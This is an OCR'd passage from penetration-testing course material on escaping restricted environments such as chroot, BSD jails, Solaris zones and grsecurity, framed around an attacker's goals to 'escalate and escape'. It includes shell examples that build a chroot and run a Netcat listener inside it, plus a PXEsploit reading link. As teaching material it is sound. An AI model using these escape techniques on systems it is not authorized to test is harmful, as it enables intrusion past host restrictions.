
Further Reading

PXE Specification – http://download.intel.com/design/archives/wfm/downloads/pxespec.pdf

PXELINUX – http://www.syslinux.org/wiki/index.php/PXELINUX


PXEsploit – http://www.scriptjunkie.us/2011/08/network-nightmare/

Tinycore Linux – http://www.tinycorelinux.com/




Escaping Restricted Environments

Next, we'll take a detailed look at how to escape restricted access on a system such as a chrooted application.



Objectives

This module is designed to illustrate how a penetration tester can work around commonly encountered restrictions.



Restricted Environments


We have already demonstrated how to break into restricting solutions on the network (NAC/NAP). Now we will look at breaking into a host by breaking out of a restricted environment on that host.

Restricted environments come in many flavors. Historically, chroot has been used as a way to restrict file access for a user or process. The term "chroot jail" is often used, but is misleading. A true jail implementation is used on BSD systems. A chroot environment's key benefit is to trick a process into believing that a subdirectory is really the root directory, "/."

Other restrictions can be enforced via SELinux or AppArmor. These solutions can be tailored to a process or service and locking down file access in a very specific fashion on Linux. Windows has a similar service lockdown called AppLocker. These can greatly limit the potential damage during exploitation to only what the process is "supposed" to be able to do. To prevent entire executables from running, defenders can also employ Software Restriction Policies.

The greatest momentum appears to be with using entire virtual environments, such as VMware products. Just like chroot environments, virtual environments are not designed to be security features but are sometimes assumed to be protection.

There are two goals for the attacker: escalate and escape. If the attacker is lucky, a vulnerability provides both.




chroot

The intent of the chroot feature is to hide the rest of the filesystem from an application as a convenience. Often it is abused and intended as a security feature, giving a false sense-of-security. The value in having chroot is simply to test scripts and programming from an alternative location on the filesystem. For example, to test an installation script for an application, I might want to chroot /tmp/testarea so the application installs to /tmp/testarea/usr/local/bin instead of overwriting things in the real /usr/local/bin directory.

A chroot system does not hide anything relative to the kernel. A chroot'ed process can still see other processes. A chroot'ed process can start a new process that is in a different chroot environment. Basically, root processes running inside a chroot can change their root directory back to the original. That is to say: nothing can keep a root user chroot'ed. Also, the kernel is still the same kernel used by all processes. Any attack against the privileges in one chroot'ed process (or any process on the box) is the same for other processes.

A chroot doesn't really change anything except where the process thinks "/" is. There are no checks to ensure the process keeps thinking that its new root directory isn't back to the original "/." A true jail can actually enforce this and other separations.




Example chroot Environment

Many applications, to support chroot, will include it as an installation option. To build a custom chroot environment, all necessary executables, configuration files, libraries, and potentially devices need to be inside the chroot structure. It would defeat the purpose to include a copy of everything into the new directories, although sometimes extra files get added. The extra files could increase the attack surface inside the chroot.

To build the environment by hand, start by creating a location for the chroot. Copy the system binaries you want to run into the same (relative to chroot anyway) path. The executable binaries still need their libraries, so you can use ldd to list them and copy those to the chroot's /lib area.

```
# mkdir -p /home/prison/bin
# mkdir /home/prison/lib
# cp -p /bin/ls /home/prison/bin
# ldd ls | grep "=> /" | awk '{print $3}'  | xargs -I '{}' cp -p
'{}'  /home/prison/lib
```




Examining chroot

Testing chroot visibility is easily accomplished using the techniques on the previous page. Create a test environment that contains bash, Netcat (nc), and their required libraries inside. Start a Netcat listener inside the chroot and leave it running. In a separate shell, outside the chroot, find the process ID with the ps command.

Examine the current working directory (cwd) of the running Netcat process. The /proc pseudo filesystem should allow you to examine the process by its process ID. The process is aware of the /home/prison path. This is the part where it lies to itself that the root directory is /home/prison (the location of the chroot).

```
# ps auwx|grep nvlp
root 1733 0.0 0.1 1768 616 pts/2 T 04:00 0:00 nc -nvlp 88

# ls -l /proc/1733 | grep prison
lrwxrwxrwx 1 root root 0 2012-07-01 04:00 cwd -> /home/prison
lrwxrwxrwx 1 root root 0 2012-07-01 04:00 exe ->
/home/prison/bin/nc
lrwxrwxrwx 1 root root 0 2012-07-01 04:00 root -> /home/prison
```




BSD jails

A BSD jail is more like what most people assume a chroot environment is. The jail sets the root directory of a process similarly to a chroot, but it actually prevents further access to outside that directory. Forked processes and anything else remains inside the jail and is also restricted to stay inside.


With a jail, it is realistic to assume that jail's UID0 processes are separate from the others, as that is its purpose. On FreeBSD, the separation was originally everything but the kernel. Some utilities, such as netstat, were problematic running in jails before the network stack was also virtualized (in mid-2011). With jails, effectively everything is virtualized and isolated except the kernel.

Any flaw in the kernel or modules would allow for escape, such as the FreeBSD-SA-08:13.protosw vulnerability in the netgraph kernel module, discovered in 2008. Configuration or administration mistakes, like overlapping directory structures or moving a jailed process's working directory out from under it, could be used to escape.



Solaris Zones and Containers


Jails are not the only security option short of complete OS virtualization. Solaris extends the jail and chroot ideas to zones and containers. A Solaris zone establishes boundaries, and the containers are the pseudo-isolated process (which could share a kernel, or have its own). This allows for one physical Solaris OS to host other versions of itself, or another Solaris version. The implementation and usage of containers is basically the same as fully hosted virtualization such as VMware player. A fully virtualized OS is really similar to attacking a second machine, so we will focus on restrictions and not wholly virtualized environments for now.



Adding Restrictions to chroot

Despite the improperly termed "chroot jail" being used too often, there are ways to further restrict a chroot environment to approximate a jail. Through using access controls like the sgroup functionality, performance limitations like memory or CPU usage could stumble exploitation.


In 2006, the Linux kernel added a system call called unshare(). A thread or process can remove itself from a resource namespace defined by the kernel. For example, a child process could detach from resources like open File Handles and other shared memory to further isolate itself. A security based solution could remove unneeded resources from a process to lower the attack surface or the value of the process being attacked.



Grsecurity and PaX

Grsecurity is a project that incorporates dramatic protections into the Linux kernel. The most significant feature of grsecurity is to allow or disallow execution from specific paths on the filesystem. Recently, grsecurity announced they will use Linux kernel 3.2 for their stable branch. Grsecurity on Linux 2.6.32 will continue at least until December, 2012.

